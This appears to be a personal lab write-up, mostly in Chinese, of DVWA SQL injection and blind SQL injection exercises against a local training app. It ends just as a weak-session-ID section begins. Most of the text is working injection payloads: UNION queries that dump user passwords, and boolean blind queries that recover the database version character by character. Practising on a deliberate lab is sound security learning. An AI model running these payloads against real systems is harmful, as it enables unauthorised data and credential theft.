
```
SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'm
ysql' AND table_schema != 'information_schema'
```

```
0' UNION SELECT table_schema,table_name FROM information_schema.tables WHERE table_sch
ema !='mysql' AND table_schema !='information_schema
```

```
# table name is users
2' UNION SELECT user_id,user_id FROM users WHERE user_id='1
```





```
2' UNION SELECT user_id,password FROM users WHERE user_id='1
```



✨Done✨

```
1' UNION SELECT first_name,password FROM users WHERE user_id<>'0
```

```
1' UNION SELECT first_name,password FROM users WHERE user_id <>'
```



心得

隨然 wiki 上有標準答案，盡量試著從黑箱角度去推斷原本的 SQL 可能是怎樣寫的，強化理解

---

8. SQL Injection (Blind)

Objective: Find the version of the SQL database software through a blind SQL attack.


頁面顯示的資訊有限，只能靠回傳的值是 true or false 來推測你的 query 的正確性

```
# User ID exists in the database.
0' OR '1'='1
```

```
# User ID is MISSING from the database.
0' OR '1'='2
```

`'1'='2` 不成立，所以不管前面那段 (`0' OR`) 是什麼，你都可以靠後面這段來判斷你的猜測是否正確

```
2' OR user_id='1
```





```
1' UNION SELECT VERSIONS()'
```

參考看看找其他環境的 mariadb 版本長什麼樣子

```
select @@version;
```

```
select VERSION();
```



Version	Original release date	Latest version
10.3	16 April 2017	10.3.32
10.4	9 November 2018	10.4.22
10.5	3 December 2019	10.5.13
10.6	26 April 2021	10.6.5

參考 google


```
0' UNION SELECT first_name,password FROM users WHERE user_id <>'
```


```
0' UNION SELECT first_name,password FROM users WHERE user_id <>'
```



```
SELECT SUBSTRING((select @@version), 5, 3) AS ExtractString;
```

```
0' UNION SELECT 1,SUBSTRING((select @@version), 1, 20)'
```

這是在非 blind injection 查詢 db version 的結果




```
0' UNION SELECT 1,SUBSTRING((select @@version), 1, 20)'
```



從這邊我們大概可以推測接下來需要透過 blind injection 來比對 `10.x.x ...` 這類的版本字串

接下來利用 function `@@version` , `SUBSTRING` 搭配 `IF` 語法應該就可以猜測版本了

```
@@version
```


```
SELECT IF(STRCMP('test','test1'),'no','yes');
```


```
SELECT SUBSTRING((select @@version), 1, 5) AS ExtractString;
```

確認 IF 能和 SELECT @@VERSION 正常搭配使用


```
SELECT IF ((SELECT @@version) = '10.3.32-MariaDB-1:10.3.32+maria~focal', 'pass', 'fail
ed');
```

```
SELECT IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'failed');
```






加上 `1,IF...`




用 like % 來測試看看

```
SELECT IF (SUBSTRING((SELECT @@version),1,7) like '10.%', 'pass', 'failed');
```


```
# response code is 404
0
```




```
1
```






```
# response code is 200
0' UNION SELECT first_name,password FR
OM users WHERE user_id <>'
```



如果只回傳一個欄位，會得到 404

```
# 404
0' UNION SELECT password FROM users WHERE us
er_id <>'
```





分析

1. 如果要使用 UNION，那 UNION 左邊和右邊需要回傳一樣的欄位數量

2. 可以不透過 IF 來判斷版本

```
SELECT SUBSTRING((SELECT @@version),1,2) = 10 AS 'test';
```

掌握簡單的判斷

```
select 1=1 AS 'test';
```

```
select 1=2 AS 'test';
```

卡關

在這邊卡關了，因為太執著於用 SELECT,IF, UNION 的語法，後來看了一下提示的頁面，發現被遮住的答案提示長度並不常，代表應該有更簡短的寫法，因此改變方向，試著思考更簡短的判斷方式，就是 A AND B 這種形式的語法

接著順便重新梳理一下資訊，從推測程式語法的階段開始推敲:

可以假設原本的 SQL 大概長這樣

```
SELECT * FROM users WHERE id=0;
```

用 SQL injection 把它變成 `A OR B` 的形式就可以判斷 true false 了


```
SELECT * FROM users WHERE id=0 OR (SELECT SUBSTRING((SELECT @@version),1,2) = '10');
```

所以根據之前的 query 結果，我們只要加上版本判斷

```
1' AND (SELECT SUBSTRING((SELECT @@version),1,2) = '10')
```

還有為了滿足 injection 的 single quote `1='1` 在結尾


```
1' AND (SELECT SUBSTRING((SELECT @@version),1,2) = '10') AND 1='1
```



驗證測試

這邊要故意輸入錯誤的版本，確認頁面回傳的結果是否為 false，代表我們使用的 injection 邏輯是正確的

```
1' AND (SELECT SUBSTRING((SELECT @@version),1,2) = 'xx10') AND 1='1
```



開始推測

接下來就是利用 `like` 來慢慢逼近或猜測，或用工具會比較方便

```
# 200
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.%') AND 1='1
```

```
# 200
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1%') AND 1='1
```


```
# 404
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.12%') AND 1='1
```

```
# 200
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.%') AND 1='1
```

```
# 200
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.2%') AND 1='1
```


```
# 400
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.2.%') AND 1='1
```


```
# 400
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.2%') AND 1='1
```



✨Done✨

```
# 200
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26%') AND 1='1
```





最後再測試版號是否已經結束

```
# 400
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26.%') AND 1='1
```

到目前為止可以看出 DB 的版本是 `10.1.26`

memo

▼ SQL 測試的殘渣

```
0' UNION SELECT 1,IF (SUBSTRING((SELECT @@version),1,7) like '10.%', 'pass', 'fail
ed')'
```

```
0' UNION SELECT IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'failed') WH
ERE '1'='1
```

```
# User ID exists in the database.
0' UNION SELECT 1,IF (SUBSTRING((SELECT @@version),1,7) like '10.%', 'pass', 'fail
ed')'
```

```
0' SELECT 1,IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE)'
```

```
2' UNION SELECT user_id,password FROM users WHERE user_id='1
```

```
0' UNION SELECT 1,IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE)
```

```
0' UNION SELECT 1,IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE) AS 2'
```

```
0' UNION SELECT 1 WHERE '1'=1'
```

```
0' UNION SELECT 1, (IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE)) AS
'2
```

```
0' UNION SELECT 1, (IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE)) AS
'2
```

```
0' UNION SELECT 1, (IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'faile
d')) AS '2
```

```
0' UNION SELECT 1,(IF (SUBSTRING((SELECT @@version),1,2) = '00', TRUE, FALSE))
```

```
0' UNION SELECT (IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE))
```


```
0' OR SUBSTRING((SELECT @@version),1,2) = '10'
```

```
0' UNION SELECT user_id,password from users WHERE user_id = '0
```

9. Weak Session IDs

Objective: This module uses four different ways to set the dvwaSession cookie value, the objective of each level is to work out how the ID is generated and then infer the IDs of other system users.

觀察



Name	Value	Domain	Path
dvwaSession	2	localhost	/vulnera...
PHPSESSID	m1ip7a4ira5dr...	localhost	/
security	low	localhost	/

Name	Value	Domain	Path
